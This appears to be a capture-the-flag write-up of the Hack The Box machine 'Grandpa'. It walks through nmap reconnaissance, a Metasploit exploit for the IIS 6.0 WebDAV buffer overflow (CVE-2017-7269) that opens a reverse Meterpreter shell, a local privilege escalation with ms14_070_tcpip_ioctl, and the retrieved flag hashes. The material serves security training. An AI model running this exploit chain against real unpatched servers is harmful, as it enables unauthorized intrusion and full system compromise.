

HackingHusky

Grandpa Hack the box Write up:




This is a write-up on Grandpa from hack the box.

Recon Phase



```
┌─[us-vip-1]─[10.10.14.24]─[aaronashley34@htb-ifvymt4fhj]─[~]
└──╼ [★]$ nmap -sVC -p- 10.10.10.14 --open -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-14 09:25 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 09:25
Completed NSE at 09:25, 0.00s elapsed
Initiating NSE at 09:25
Completed NSE at 09:25, 0.00s elapsed
Initiating NSE at 09:25
Completed NSE at 09:25, 0.00s elapsed
Initiating Ping Scan at 09:25
Scanning 10.10.10.14 [4 ports]
Completed Ping Scan at 09:25, 0.10s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:25
Completed Parallel DNS resolution of 1 host. at 09:25, 0.05s elapsed
Initiating SYN Stealth Scan at 09:25
Scanning 10.10.10.14 [65535 ports]
Discovered open port 80/tcp on 10.10.10.14
```

Port 80 is open, and I decided to access the website first before the scan was finished since that was the only port that was accessible.




Web frameworks
Microsoft ASP.NET

Operating systems
Windows Server

Web servers
IIS 6.0

Found out that the IIS is extremely old, and I could be able to run a buffer overflow attack on this pc but needed to double check.



"IIS 6.0" exploit - Google Search — Mozilla Firefox
Under Construction
"IIS 6.0" exploit - Google
https://www.google.com/search?client=firefox-b
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog
Google
"IIS 6.0" exploit
Sign in

National Institute of Standards and Technology (.gov)
https://nvd.nist.gov › vuln › detail › cve-2017-7269

CVE-2017-7269 Detail - NVD

Mar 26, 2017 — Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (**IIS**) **6.0** in Microsoft Windows Server 2003 R2

Microsoft Learn
https://learn.microsoft.com › en-us › security-updates › s...

Microsoft Security Bulletin MS09-020 - Important

Jun 9, 2009 — On **IIS 6.0** running on Windows Server 2003 systems, WebDAV is not enabled in the default configuration. Unless WebDAV has been enabled by an ...

Rapid7
https://www.rapid7.com › modules › exploit › windows

Microsoft IIS WebDav ScStoragePathFromUrl Overflow


Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (**IIS**) **6.0** in Microsoft Windows Server 2003 R2

Qualys
https://blog.qualys.com › Category: Product and Tech


Microsoft IIS 6.0 Buffer Overflow Zero Day

Sep 7, 2020 — A new zero-day vulnerability (CVE-2017-7269) impacting Microsoft **IIS 6.0** has been announced with proof-of-concept code.

Rapid 7 had an exploit to use, but to confirm I was able to do so, I needed to look at the finished nmap scan:



```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 6.0
| http-webdav-scan:
|   Server Type: Microsoft-IIS/6.0
|   Server Date: Thu, 14 Aug 2025 14:27:41 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UN
LOCK
|   WebDAV type: Unknown
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MK
COL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_http-title: Under Construction
|_http-server-header: Microsoft-IIS/6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK D
ELETE PUT POST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT
 MOVE MKCOL PROPPATCH
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```


Rapid7 Vulnerability Database — Mozilla Firefox
Under Construction
Rapid7 Vulnerability Data
https://www.rapid7.com/db/modules/exploit/win
HTB Labs
HTB Certifications
HTB Academy
CTF Platform
Help Center
HTB Blog

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
msf exploit(iis_webdav_scstoragepathfromurl) > show targets
    ...targets...
msf exploit(iis_webdav_scstoragepathfromurl) > set TARGET < target-id >
msf exploit(iis_webdav_scstoragepathfromurl) > show options
    ...show and set options...
msf exploit(iis_webdav_scstoragepathfromurl) > exploit
```


NEW

Explore Exposure Command

Confidently identify and prioritize exposures from endpoint to cloud


Looking into the commands, this looks like it was open or free game for this exploit

Exploit:



```
[msf](Jobs:0 Agents:0) exploit(windows/iis/iis_webdav_scstoragepathfromurl) >> run
[*] Started reverse TCP handler on 10.10.14.24:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (177734 bytes) to 10.10.10.14
[*] Meterpreter session 1 opened (10.10.14.24:4444 -> 10.10.10.14:1030) at 2025-08-14 09:31:26 -0500

(Meterpreter 1)(c:\windows\system32\inetsrv) >
```




```
icrosoft Windows [Version 5.2.3790]
C) Copyright 1985-2003 Microsoft Corp.

:\windows\system32\inetsrv>whoami
hoami
t authority\network service

:\windows\system32\inetsrv>
```

Problem next, I got access but I was not the root account.


Privilege escalation:



```
1908  580   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
2340  3052  rundll32.exe       x86   0                                      C:\WINDOWS\system32\rundll32.exe
2408  580   wmiprvse.exe
3052  1504  w3wp.exe           x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
3196  344   logon.scr
3324  580   davcdata.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
4000  1072  cidaemon.exe
4044  1072  cidaemon.exe
4072  1072  cidaemon.exe

Meterpreter 1)(c:\windows\system32\inetsrv) > mirgrate 3196
-] Unknown command: mirgrate. Did you mean migrate? Run the help command for more details.
Meterpreter 1)(c:\windows\system32\inetsrv) > migrate 3196
*] Migrating from 2340 to 3196...
-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
Meterpreter 1)(c:\windows\system32\inetsrv) > migrate 1908
*] Migrating from 2340 to 1908...
*] Migration completed successfully.
Meterpreter 1)(C:\WINDOWS\system32) > migrate 2340
*] Migrating from 1908 to 2340...
-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
Meterpreter 1)(C:\WINDOWS\system32) > background
*] Backgrounding session 1...
msf](Jobs:0 Agents:1) exploit(windows/local/ms14_070_tcpip_ioctl) >> run
*] Started reverse TCP handler on 10.10.14.24:4444
*] Storing the shellcode in memory...
*] Triggering the vulnerability...
*] Checking privileges after exploitation...
+] Exploitation successful!
*] Sending stage (177734 bytes) to 10.10.10.14
*] Meterpreter session 2 opened (10.10.14.24:4444 -> 10.10.10.14:1031) at 2025-08-14 09:53:07 -0500
```

I was able to migrate service 1908 and abuse it to get a shell to escalate the privileges and after looking at different local exploits on the machine, this one with the service to abuse allowed me to escalate my access to the machine.




```
C:\Documents and Settings\Harry>cd Desktop
cd Desktop

C:\Documents and Settings\Harry\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Harry\Desktop

04/12/2017  05:32 PM    <DIR>          .
04/12/2017  05:32 PM    <DIR>          ..
04/12/2017  05:32 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,317,421,056 bytes free

C:\Documents and Settings\Harry\Desktop>type user.txt
type user.txt
bdff5ec67c3cff017f2bedc146a5d869
C:\Documents and Settings\Harry\Desktop>
```



```
C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is FDCB-B9EF

 Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  05:28 PM    <DIR>          .
04/12/2017  05:28 PM    <DIR>          ..
04/12/2017  05:29 PM                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1,317,408,768 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
9359e905a2c35f861f6a57cecf28bb7b
C:\Documents and Settings\Administrator\Desktop>
```

This exploit had full access to the machine, and the machine was fully compromised.